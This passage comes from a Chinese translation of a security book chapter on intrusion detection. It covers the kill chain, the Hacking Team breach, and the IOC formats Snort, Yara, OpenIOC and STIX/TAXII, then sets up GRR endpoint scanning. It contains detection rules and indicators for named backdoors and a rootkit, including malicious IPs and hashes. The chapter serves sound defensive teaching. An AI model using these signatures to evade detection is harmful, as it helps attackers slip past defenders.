- 统计学方法有助于减少噪声，只有在客户端超过事先定义的阈值时才会触发告警。
- 用户行为的历史数据有助于检测那些无法通过特征或统计学方法识别的异常活动。
- 发送给运维人员的告警应该是可操作的，并且应该经历升级策略以保证它们

能被及时处理。

- 告警要做到言简意赅，并且应该包含足够的上下文以便让运维人员能立即采取行动。
- 公有服务的最终用户应该收到安全事件和数据潜在风险的通知，但创建这些通知很复杂，必须让产品团队也参与进来。

9 入侵检测

本章内容包括

- 研究入侵在基础设施中蔓延的各个阶段
- 使用攻击指示符检测入侵
- 使用 Linux 审计日志检测入侵
- 远程检查终端节点的文件系统、内存和网络
- 使用入侵检测系统过滤出站网络流量
- 理解开发人员和运维人员在入侵检测中发挥的作用

2015 年 7 月，化名为“Phineas Fisher”的黑客在 Twitter 上发布了一条简短但令人不寒而栗的消息：

gamma 和 HT 沦陷，还有几家也快了 :)

这条消息迅速在信息安全社区传开。Gamma International 和 Hacking Team（HT）是两家著名的安全公司，它们靠出售攻击性入侵技术而盈利。这两家公司都以将流行软件中的漏洞卖给出价最高者而闻名，这让它们在安全专家的圈子里声名狼藉。Phineas 于 2014 年入侵了 Gamma International，因此另一家知名安全公司也被入侵的消息令许多人感到紧张。Phineas 已经攻破了地球上最偏执的安全公司的网络了吗？人们一开始还有所怀疑，但 Phineas 很快公开了该公司邮件服务器的完整转储

数据，消除了大家对该公司防御被攻破的质疑。但他是如何做到的呢？

在攻击发生数月之后，Phineas 发布了一份详细的报告，这份报告详细地揭露了他是如何一步一步地接近该公司最敏感的数据的。在扫描了 HT 暴露的网络入口后，Phineas 并没有发现明显的缺陷，他随即对 HT 使用的网络设备进行逆向工程，并为此编写了零日攻击代码。根据记录，这次攻击只花了“几周的时间”。在进入网络之后，Phineas 留下了后门和探索工具，并不断提升访问权限，步步为营，一路窃取了密码和数据，直到 HT 的秘密全部被泄露。读者可以浏览一下这份报告（链接 9.1），真是令人大开眼界。

人们只能祈祷自己永远不要触怒像 Phineas Fisher 这样执着的黑客。但是，错误总是防不胜防：凭证会被放到公开网站上，过时的软件会被互联网访问，解锁的手机在酒吧里丢失，密码被受到威胁的网站共享。就算是最优秀的基础设施，最后也会被攻破，这就是线上运维服务的残酷现实。

我们来看看你应该落实哪些安全控制来捕捉入侵。

9.1 入侵七部曲：杀伤链

Lockheed Martin 在 2011 年发表的一篇论文里定义了术语“杀伤链”，用来描述攻击者在攻击目标时采取的七个步骤（链接 9.2）。该术语源自军事领域，描述的是战场上与目标交战的过程，数字世界借鉴了它。杀伤链是安全行业的标准术语，提供了对入侵各个阶段的立体描述，理解这个术语将会大有裨益。

杀伤链七部曲

1. 侦查跟踪——首先，对目标攻击面进行调查，可能用到的手段有 ZAP 或 NMAP 这样的安全扫描器，或是通过浏览社交媒体和邮件列表等方式。还有可能是对目标办公楼的物理勘查。这是信息收集的阶段。

2. 武器构建——开发专门针对目标的攻击手段，例如，将木马植入到有公司标识的 PDF 文档里，或者利用某个设备的漏洞。

3. 载荷投递——在目标上部署攻击。采用的机制因目标而异，邮件和远程网络攻击是最流行的技术手段。

4. 漏洞利用——激活目标上的攻击，真正实施威胁。漏洞利用通常在用户操作时自动完成，例如，成功地自动部署木马，但攻击者也可以伺机远程触发。

5. 安装植入——一旦威胁成功，攻击者通常会“进入”并开始部署他们的工具。后门、嗅探器和其他木马都会在这个阶段进行部署。

6. 命令与控制（C2，Command and Control）——在工具被安装到目标上并向母船发回报告之前，大多数攻击者是漫无目的的。这种连接被称为 C2 信道，攻击者借助它获得对目标的现场控制。

7. 目标达成——攻击者现在进入了，可以继续完成他们的目标，无论是窃取数据还是提升网络中对其他系统的访问权限（称为横向移动）。

你可以看看 Phineas 攻击 Hacking Team 的报告，其中每一步的操作简直就是标准杀伤链的翻版：

1. 侦查跟踪——Phineas 从外部扫描 HT 网络，没有找到明显的漏洞，然后决定将目光转向网络设备。
2. 武器构建——Phineas 对该网络设备的固件进行逆向工程并为此编写了漏洞程序。
3. 载荷投递——漏洞程序通过网络发送到了公开可见的网络设备上。
4. 漏洞利用——当漏洞程序抵达目标后，它会自动被触发。
5. 安装植入——Phineas 在被威胁的目标上安装了各种定制工具，悄无声息地继续在网络中移动。
6. 命令与控制——C2 信道是通过 DNS 建立的反向 shell。DNS 也被用来泄露数据，因为 UDP 端口 53 通常允许数据流出企业网络。
7. 目标达成——威胁最初的目标是攻击的第一步，Phineas 反复利用杀伤链流程直到他获得了该公司最敏感的数据的访问权限，达到了将这些数据流出公司网络并泄露到互联网上的目的。

了解杀伤链可以让我们在恰当的地方建立检测机制。我们来回顾一下本书第一部分为发票应用构建的基础设施，其中建立了四个层次的检测机制，如图 9.1 所示。左侧的攻击者已经成功威胁了基础设施并获得了系统的访问权限。第一个被触发的可能是被威胁的系统上的系统调用审计日志，因为这些日志在该系统被利用的同时就被触发了。当攻击者进入安装植入阶段并下载后续漏洞利用的工具时，入侵检测系统（IDS）会捕捉到出站的连接并发出告警。使用终端节点安全工具对系统进行例行检查，还可以捕捉到可疑的文件和留在被破坏的系统上的后门。最后，运维人员可能会注意到基础设施某个组件的不寻常行为，并对其进行调查。




图 9.1 建立四层检测机制——审计日志、IDS、终端节点安全工具及运维人员警戒，尽可能早地阻止杀伤链。

我们将在本章详细地讨论每一层，但在我们深入讨论工具之前，我需要先介绍攻击指示符（IOC，Indicator Of Compromise）的概念，这个业界术语指的是表示攻击模式的信息片段。IOC 包含的信息能帮助你检测到组织中的入侵，还可以将这些信息共享给其他组织，它们可能有着类似的境遇。

9.2 什么是攻击指示符

离开了用于事件比对的欺诈活动数据库，即便是最好的工具也毫无用武之地。成熟的安全团队往往会投入大量时间来构建这个数据库（这个活动被称为威胁情报），并将这些数据提供给入侵检测基础设施——对于小团队和独立团队来说，这个步骤有些难以承受。早在信息安全发展的萌芽阶段，专家们已经意识到分享信息对保护各自环境的重要意义，并致力于标准化共享流程。

IOC 就是安全专家分享欺诈活动信息的方法。IOC 有许多不同的类型，包括：

- 恶意软件和后门的 MD5 或 SHA256 哈希。
- C2 信道或攻击主机的 IP 地址。
- 涉及攻击的域。
- 恶意软件创建或修改的 Windows 系统注册表键。
- 在恶意软件中找到的字符串，可以在磁盘或内存中搜索这些字符串。

在某种程度上，IOC 和病毒特征类似。主要的区别在于 IOC 是用来共享的，而杀毒软件则是小心翼翼地保护着数据库的私密性。IOC 也不是专门用来定义恶意软件或病毒的，它可以包含钓鱼攻击的模式或者涉及拒绝服务 (DoS，Denial of Service) 攻击的 IP 。攻击指示器这个术语更加强调共享威胁情报的理念，与特定的具体条目关系不大。

来自不同组织的安全团队可以交换 IOC 来扩大各自的检测覆盖范围。政府机构和安全公司也常常公布 IOC 来帮助组织对抗活跃的威胁。例如，美国计算机应急准备小组（US-CERT，US Computer Emergency Readiness Team）例行发布的恶意活动分析报告（链接 9.3），其中就包括了一些 IOC。安全团队会阅读这些报告并使用其提供的 IOC 来检查自己环境中的潜在威胁。

在接下来的小节里，我们将快速浏览一些最常见的 IOC 格式：Snort Talos、Yara、OpenIOC 及 CybOX。

SNORT 规则

Snort 是目前仍在使用的最古老的 IDS。Snort 由 Martin Roesch 于 1998 年创建，在近 20 年的时间里 Snort 一直用于保护网络边界。在很早的时候，安全管理员就意识到了互相分享信息对提升 Snort 系统表现的重要性，为了有效地分享信息，他们还创建了规则格式。Snort 规则格式现在仍然很流行。其他 IDS 产品也支持这种格式，例如 Suricata，而且你会发现 Snort 规则经常和分析报告一起发布。

Snort 规则描述了网络层的恶意活动。代码清单 9.1 展示了一条规则的例子，它用来捕捉 Dagger 后门的活动。它由四部分组成：

- 规则的第一行描述了规则操作（`alert`），如果规则匹配就生成告警。其他可能的操作还有记录活动日志或者完全断开连接。
- 第二行描述了网络协议（`tcp`）和连接参数。要匹配这条规则，连接必须来自家庭网络并要连接到外部网络（在大多数情况下就是互联网），源端口是 2589，而目标端口可以是任意端口。
- 第三部分是规则的选项。在这里，我们会看到一条 `msg`，其内容会被添加到 `alert` 及该规则触发的日志中，还有帮助组织和分类规则的信息（`metadata`、`classtype`、`sid` 及 `rev`）。

- 最后，规则的第四部分包含了一些参数，用于寻找匹配 Dagger 后门活动的连接。参数 flow 描述了规则会被应用到哪一部分的连接数据流上；在这个例子里，规则被应用到了服务器响应和返回客户机之间的数据流上。参数 content 包含了一些二进制和 ASCII 字符串，通过在数据包载荷中查找与这些字符串匹配的内容来找出欺诈数据包。还有一个参数 depth，它设置了每个数据包中对搜索匹配内容的长度限制，这个例子的限制是每个载荷的前 16 字节。

代码清单 9.1 检测 Dagger 后门网络活动的 Snort 规则

规则操作触发告警。

协议匹配。

```
alert
tcp $HOME_NET 2589 -> $EXTERNAL_NET any (
    msg:        "MALWARE-BACKDOOR - Dagger_1.4.0";
    metadata:   ruleset community;
    classtype:  misc-activity;
    sid:        105;
    rev:        14;
```

规则分类选项。

载荷匹配参数。

```
    flow:       to_client,established;
    content:    "2|00 00 00 06 00 00 00|Drives|24 00|";
    depth:      16;
)
```

在本世纪初，Snort 规则是保护网络免受病毒传播的标准方法。现在有很多地方仍然在使用它，但我们马上就会看到，在 IaaS 环境中部署这些规则会遇到很大的挑战，因为运维人员无法控制 IaaS 环境中的网络。

这些规则也有一些限制，它们只能捕捉网络流量中的欺诈活动，不能用来描述系统中的恶意文件。这是接下来我们将要讨论的 Yara 格式的重点任务。

YARA

Yara 即是工具也是 IOC 格式，它的目标是识别出恶意软件并进行分类。Yara 由 VirusTotal 的 Victor Alvarez 创建，目的是能够在分析师之间组织和分享信息。代码清单 9.2 展示了 Linux rootkit[1] 的 Yara 文件示例。这份文档包括三部分：

- meta 部分包含了 IOC 信息，比如作者的名字、创建日志，或者指向其他文档的链接。
- strings 部分包含了三个识别 rootkit 的字符串，一个十六进制和两个 ASCII。

1 rootkit 一词最早出现在 UNIX 系统上。系统入侵者为了获取系统管理员级的 root 权限，或者为了清除被系统记录的入侵痕迹，会重新汇编一些软件工具（术语称为 kit），例如 ps、netstat、w、passwd，等等，这些软件就称为 rootkit（链接9.4）。——译者注

- condition 部分是应用于被检查的文件上的过滤器，它要找到其中匹配特定条件集合的那些文件。在这个例子里，过滤条件先查找与 ELF 格式匹配的文件头（uint32(0) == 0x464c457f），然后查找 ELF 类型的共享对象文件（uint8(16) == 0x0003）。ELF 代表可执行与可链接格式（Executable and Linkable Format），是 UNIX 系统上的可执行文件格式。如果这两个条件都满足，Yara 将查找在 strings 部分中定义的字符串。如果它们全部都出现在文件中，那么它们就和 rootkit 匹配成功了。

代码清单 9.2 Umbreon rootkit[1] 的 Yara 规则

```
rule crime_linux_umbreon : rootkit
{
    meta:
        description = "Catches Umbreon rootkit"
        reference = "http://blog.***.com/trendlabs-security-
     intelligence/pokemon-themed-umbreon-linux-rootkit-hits-x86-arm-systems"
        author = "Fernando Merces, FTR, Trend Micro"
        date = "2016-08"

    strings:
        $ = { 75 6e 66 75 63 6b 5f 6c 69 6e 6b 6d 61 70 }
        $ = "unhide.rb" ascii fullword
        $ = "rkit" ascii fullword

    condition:
        uint32(0) == 0x464c457f // Generic ELF header
        and uint8(16) == 0x0003 // Shared object file
        and all of them
}
```

包含了规则描述的 meta 部分。

识别 rootkit 的 strings。

二进制文件必须满足这些条件才能被标记成 rootkit。

只要使用命令 `Yara -r rulefile.yar /path/to/scan`，Yara 命令行工具就可以扫描整个系统，找到符合这些特征的恶意文件。Yara Rules 项目收集了安全分析师们在调查中发现的 IOC，任何人都可以免费使用（链接 9.5）。如果想使用 Yara 和扫描系统中的 IOC，可以从这个优秀的项目入门。

Yara 专注于基于文件的 IOC。它提供了一个强大而复杂的接口来扫描文件系统，但不是所有的 IOC 都是文件。其他 IOC 格式（如 OpenIOC）可以查找不是基于文件的指示器。

OpenIOC

OpenIOC 是 Mandiant（现在属于 FireEye）创造的格式，用于操作终端节点安全

1 Umbreon rootkit 得名于掌机游戏《口袋妖怪》中的月精灵（Umbreon），它会攻击 Intel 和 ARM 处理器的 Linux 系统，并且非常难以侦测。——译者注

工具中的 IOC。Mandiant 因在 2013 年发布的 APT1 报告(链接 9.6)而进入公众视野，这份报告提供了一些用 OpenIOC 格式的 IOC，帮助世界各地的安全团队检查环境中的潜在威胁。

和 Yara IOC 不同，OpenIOC 使用的是 XML，这使得这些文件基本无法读懂。代码清单 9.3 展示了一个 IOC 文档示例，它查找的是名为 Sourface 的针对 Windows 系统的后门。这只是完整文档中的一小部分，你可以在链接 9.7 中找到完整的文档。

如果你花足够的时间来仔细阅读这份文件，也许可以慢慢地理解这种格式的结构。第一部分是元数据，包括唯一的标识符、作者和日期。有意思的部分是<definition>部分。这一部分以一个声明了 OR 操作符的 `Indicator` 条目开始，意味着匹配后续任何一个 `IndicatorItem` 都是可以的(而 AND 操作则要求每一个 `IndicatorItem` 都要匹配)。

Indicator 部分定义了三个 `IndicatorItem`，具体如下：

- 第一条名为 `PortItem`，检查远程 IP 70.85.221.10 是否连接到了系统。
- 第二条名为 `FileItem`，检查磁盘中是否存在 MD5 校验和为“8c4fa713……”的文件，这实际上是要求计算出磁盘上每个文件的校验和，并将它们与恶意文件的校验和做对比。
- 第三条名为 `ProcessItem`，检查内存，寻找加载到运行进程中的 conhost.dll 库。

代码清单 9.3 摘录自 OpenIOC 对 Sourface 后门的定义

```
<?xml version='1.0' encoding='UTF-8'?>
<ioc
  xmlns:xsi="http://www.***.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.***.org/2001/XMLSchema"
  xmlns="http://schemas.***.com/2010/ioc"
  id="e1cbf7ca-4938-4d3c-a7e6-3ff966516191"
  last-modified="2014-10-21T13:08:41Z">

  <short_description>SOURFACE (REPORT)</short_description>
  <description>SOURFACE is a downloader that obtains a second-stage
  backdoor from a C2 server.  Over time the downloader has evolved
  and the newer versions, usually compiled with the DLL name
  'coreshell.dll'.  These variants are distinct from the older versions
  so we refer to it as SOURFACE/CORESHELL or simply CORESHELL.
  </description>
  <authored_by>FireEye</authored_by>
  <authored_date>2014-10-16T20:58:21Z</authored_date>

  <definition>
    <Indicator id="e16e6299-f75b..." operator="OR">
        <IndicatorItem id="590-7df8..." condition="is">
          <Context document="PortItem"
```

IOC 的 XML 模式。

描述 IOC 的元数据。

检查连接到系统的欺诈 IP。

```
                search="PortItem/remoteIP" type="mir"/>
        <Content type="IP">70.85.221.10</Content>
      </IndicatorItem>                                          检查欺诈文件的
                                                                MD5。
    <IndicatorItem id="5ea9f200-01f1..." condition="is">
      <Context document="FileItem"
               search="FileItem/Md5sum" type="mir"/>
      <Content type="md5">8c4fa713c5e2b009114adda758adc445</Content>
    </IndicatorItem>                                            检查本地运行的欺
                                                                诈进程。
    <IndicatorItem id="3f83ca5b-9a2c..." condition="is">
      <Context document="ProcessItem"
               search="ProcessItem/SectionList/MemorySection/Name"
               type="mir"/>
      <Content type="string">Local Settings\Application Data\conhost.dll
      </Content>
      </IndicatorItem>

    </Indicator>
  </definition>
</ioc>
```

OpenIOC 不是一种漂亮的格式，但是却很强大。Mandiant 定义了数百条数据来检查操作系统中各个部分的指示符。尽管大多数都聚焦于 Windows 系统（Mandiant 提供的工具，例如 Redline 和 MIR 只能在 Windows 上运行），但 OpenIOC 可以用于分享其他类型系统的指示符。

数字调查员用这种形式来共享 IOC 已司空见惯，但是 Yara 渐渐地有变成行业标准的趋势，可能是因为 Yara 规则比复杂的 OpenIOC XML 格式写起来要更容易一些。但是，OpenIOC 依然是安全社区分享指示符的重要方式，因为它可以分享的不仅仅是文件签名。

接下来，我们要讨论最后一种格式 STIX，它的表达能力和 OpenIOC 类似，但其目标是提高可读性并成为 IOC 共享的事实标准。

STIX 与 TAXII

STIX（Structured Threat Information eXpression，结构化威胁信息表达式）是由 OASIS 网络空间威胁情报技术委员会（Cyber Threat Intelligence Technical Committee）支持的方案，其目的是将威胁分析、IOC 规范、威胁响应及组织之间的信息共享进行标准化。和我们之前讨论的着眼于 IOC 规范的格式不同，STIX 旨在简化保护组织免受攻击的整个流程。

STIX 内部有另外两个协议：CybOX（Cyber Observable eXpression，网络空间可观测表达式）是和 OpenIOC 相似的 IOC 文档格式，而 TAXII（Trusted Automated eXchange of Indicator Information，受信自动化指示符信息交换）则是基于 HTTP 并

在 STIX 网络参与方之间共享信息的协议。TAXII 协议有着特殊的意义，因为它解决了共享和发现 IOC 的问题。多年来，安全运维人员搭建自己的工具并制作自己的资源列表，以便收集新的 IOC 并将它们输入检测基础设施。有了 TAXII，整个过程将围绕标准进行自动化，而该标准得到了许多组织和安全产品提供商的支持。

任何人都可以通过连接 TAXII 交换服务器获取 STIX 格式的 IOC。代码清单 9.4 和 9.5 展示了如何使用打包在 Docker 容器内的名为 cabby 的客户端（链接 9.8）来查询 TAXII 交换服务器（链接 9.9）。代码清单 9.4 查询了交换服务器的发现服务，查询会返回一个集合列表，每个集合包含的 IOC 来源是不同的。示例输出只展示了一个来自 EmergingThreats 的集合，而完整的命令返回会包含更多集合。

代码清单 9.4 查询链接 9.9 的 TAXII 交换服务器，得到可用集合

使用 cabby 客户端取回发现数据的 Docker 命令。

```
$ docker run --rm=true eclecticiq/cabby:latest
taxii-collections
--path http://***.com/taxii-discovery-service
--username guest --password guest

=== Data Collection Information ===
  Collection Name: guest.EmergingThreats_rules
  Collection Type: DATA_FEED
  Available: True
  Collection Description: guest.EmergingThreats_rules
  Supported Content:    urn:stix.mitre.org:xml:1.0
  === Polling Service Instance ===
    Poll Protocol: urn:taxii.mitre.org:protocol:https:1.0
    Poll Address: http://***.com/taxii-data
    Message Binding: urn:taxii.mitre.org:message:xml:1.1
==================================
```

通过 taxii 服务，发现集合中的元数据。

发现服务返回了每个集合的名称，可以将它们输入轮询命令，以便下载这个集合中包含 STIX IOC 的完整列表。代码清单 9.5 展示了如何使用 cabby 客户端来下载这些 IOC。STIX XML 文档非常冗长，代码清单中展示的只是一条截取过的 IOC，而且还去掉了一些额外的字段。

代码清单 9.5 从 TAXII 交换服务器上获取 IP STIX IOC

```
$ docker run --rm=true eclecticiq/cabby:latest taxii-poll \
--path http://***.com/taxii-data \
--collection guest.EmergingThreats_rules \
--username guest --password guest
```

```
<stix:STIX_Package id="edge:Package-96b-38-4d-8f-8f" version="1.1.1"
     timestamp="2017-03-06T17:21:19.863954+00:00">
  <stix:Observables cybox_major_version="2" cybox_minor_version="1"
   cybox_update_version="0">
   <cybox:Observable id="opensource:Observable-6-8-4-7-16b"
    sighting_count="1">
    <cybox:Title>IP: 64.15.77.71</cybox:Title>
    <cybox:Object id="opensource:Address-a5-0-4-b-372">
      <cybox:Properties xsi:type="AddressObj:AddressObjectType"
       category="ipv4-addr" is_destination="true">
        <AddressObj:Address_Value condition="Equal">
           64.15.77.71
         </AddressObj:Address_Value>
       </cybox:Properties>
     </cybox:Object>
   </cybox:Observable>
 </stix:Observables>
</stix:STIX_Package>
```

该 IOC 将此 IP 地址标记为恶意。

显然，STIX 格式（或者任何基于 XML 的格式）并不在意空间：要把一个 4 字节的 IPv4 地址裹在 4000 字节的 XML 之中才能分享。此外，STIX 和 TAXII 是开放的标准，它们已经在一些开源项目（链接 9.10）和商业项目（链接 9.11）中得到了实现，是目前最好的交换 IOC 的方式。

在本书编写之时，还不能断言 STIX 和 TAXII 是否会被广泛采纳。第 2 版的规范将会被显著简化，使用 JSON 格式来代替 XML，如代码清单 9.6 所示，并且更容易被其他各种安全工具支持。要持续关注这些项目。当组织的安全性足够成熟并需要和其他组织共享威胁情报时，它们能发挥巨大的作用。

代码清单 9.6 表示毒藤后门的 JSON 格式的 STIX v2 IOC

```
{
  "type": "indicator",
  "id": "indicator--a932fcc6-e032-176c-126f-cb970a5a1ade",
  "labels": [
    "file-hash-watchlist"
  ],
  "name": "File hash for Poison Ivy variant",
  "pattern": "[file:hashes:sha256 = 'ef537f25c895bfa...']",
},
```

后门文件的 SHA256 哈希。

在此之前，你应该集中精力提升调查能力。我们已经讨论了 IOC 的目的和格式，现在是时候学习如何扫描基础设施了。在下一节中，我们将开始研究使用终端节点安全工具的系统。

9.3 扫描终端节点寻找 IOC

在基础设施中寻找被攻击的系统只会将你带进无休止的漩涡中，最后的结果只能是将所有系统都翻个底朝天，才能确保它们有没有受到威胁。我见过有些安全团队无所不用其极的发明各种技术来这样做，有提交到连接了数百个系统的 `parallel-ssh` 命令的烧脑 bash 脚本，有打包在 puppet manifest 中并通过 syslog 返回结果的自制可执行文件。要让代码在成百上千的系统中执行，工程师可从来不缺天马行空的想象力，但我们不得不承认，这些解决方案都不够好！

如果你需要检查 IOC 是否存在于数以千计的系统上，终端节点安全工具才是正道。这些工具专为协助调查基础设施的安全团队设计，一般是通过部署在每个系统和后端服务器上的代理来实现，调查人员可以向这些代理发起实时查询。这些服务中最快的可以在几秒钟内查询数百个系统，而有些服务则可以分析运行内存并查询大多数类型的 IOC。

什么是终端节点安全？

你常常会见到终端节点这个术语，它被用来描述需要保护的系统、服务器和其他类型的设备。在计算机世界里，终端节点这个术语基本上等同于连接到网络中的任何事物，而终端节点安全指的则是为保护它们而设计的解决方案。

本节当我提及终端节点时，指的就是系统、笔记本电脑、服务器，甚至还有智能手机。如果它和网络通信，并且能被攻击者威胁，它就应该应用终端节点安全解决方案。

在上一节，我们介绍了安全团队如何收集并共享 IOC 来加强对主动威胁的认识。将这些信息转化为确保你的基础设施是安全的仍需要做一些工作。第一个障碍就是格式支持。很少有工具支持我们前面讨论的格式，因此这些文档必须转换成能被这些工具支持的格式，这通常需要自定义脚本来完成。一旦转换完成，接下来就是扫描系统。

工具概览

在这一节，我们将讨论三个开源终端节点安全平台的优劣，它们分别是：Google 的 GRR、Mozilla 的 MIG 和 Facebook 的 osquery。它们都有着复杂的技术实现，可以扫描基础设施找到其中的 IOC。我将展示如何测试这些平台并进行对比。你也许还会对这几个工具的商业替代品感兴趣，比如，Mandiant 的 MIR、Encase Enterprise 或者 F-Response，但我们不在这里讨论它们。

Google Rapid Response

Google Rapid Response（GRR）是由 Google 安全团队创造的，用于协助他们调查远程系统，尤其是遍布全球的员工工作站。GRR 是现今最成熟的开源终端节点安全平台，许多组织都使用它来保护基础设施。

GRR 由两部分组成——一个托管服务及分布在众多终端节点上的代理：

- 如图 9.2 所示，托管服务包括多个接收代理消息的前端服务器、一个数据存储和多个处理数据的后端程序。安全工程师使用客户端来与数据存储通信，通过这种方式与系统进行交互。
- 代理就是分布在终端节点上的二进制程序，它们持续地运行在后台上。

当安全工程师想要执行一次调查查询时，他们要求托管服务调度一次 Hunt[1]，这次 Hunt 会接收来自代理的数据，将其存储在数据存储里，然后启动服务器端的分析。




图 9.2 GRR 的架构由前端服务器、数据存储和后端处理程序组成。调查人员可以通过 Web 控制台或命令行控制台与服务进行交互。

GRR 提供了一个 Docker 镜像，能让测试系统更简单，这个镜像放在 grrdocker/grr 中。当通过 `docker pull` 命令获得镜像后，用代码清单 9.7 中的命令启动一个本地服务器。这将打开一个 Web 界面，地址见链接 9.13，用户名是 `admin`，密码是 `demo`。

---

1 Hunt、Flow、Artifact 均是 GRR 术语（链接9.12），这里保留英文原文。Flow 是指在终端节点上执行的操作或操作集合，用于收集数据或检查数据；Hunt 是指在多个终端节点上调度 Flow 的机制；而 Artifact 是指分析人员希望作为一个单元来收集并检查的文件或数据集合。——译者注

代码清单 9.7 使用 GRR 的 Docker 镜像启动本地服务器

```
docker run \
-e EXTERNAL_HOSTNAME="localhost" \
-e ADMIN_PASSWORD="demo" \
--ulimit nofile=1048576:1048576 \
-p 0.0.0.0:8000:8000 -p 0.0.0.0:8080:8080 \
grrdocker/grr:v3.1.0.2-latest grr
```

你可用 Web 界面上提供的二进制文件来安装代理，如图 9.3 所示。在本地系统上获取安全包，并使用正确的命令安装（例如，Ubuntu 上使用命令 `sudo dpkg -i grr_3.1.0.2_amd64.deb`）。包安装完成后会启动代理，它将立即开始向服务器报告它的存在。




图 9.3 GRR 的管理面板提供了不同系统的代理安装包。

GRR 专门收集数字取证的 Artifact——从终端节点获取的小块信息，这些信息有助于安全事件的调查，有时甚至可以作为法律证据。这是托管服务通过调度 Hunt 来完成的，它们将从选定的终端节点上收集 Artifact。这些 Artifact 随后被存放在数据存储中，调查人员可以在这里进行检查。

图 9.4 展示了用于创建 Hunt 和选择从终端节点收集的取证 Artifact 的 Web 界面。GRR 自带了丰富的收集器，可以获取任何信息，包括在系统中运行的进程列表及本地用户浏览器的历史记录。

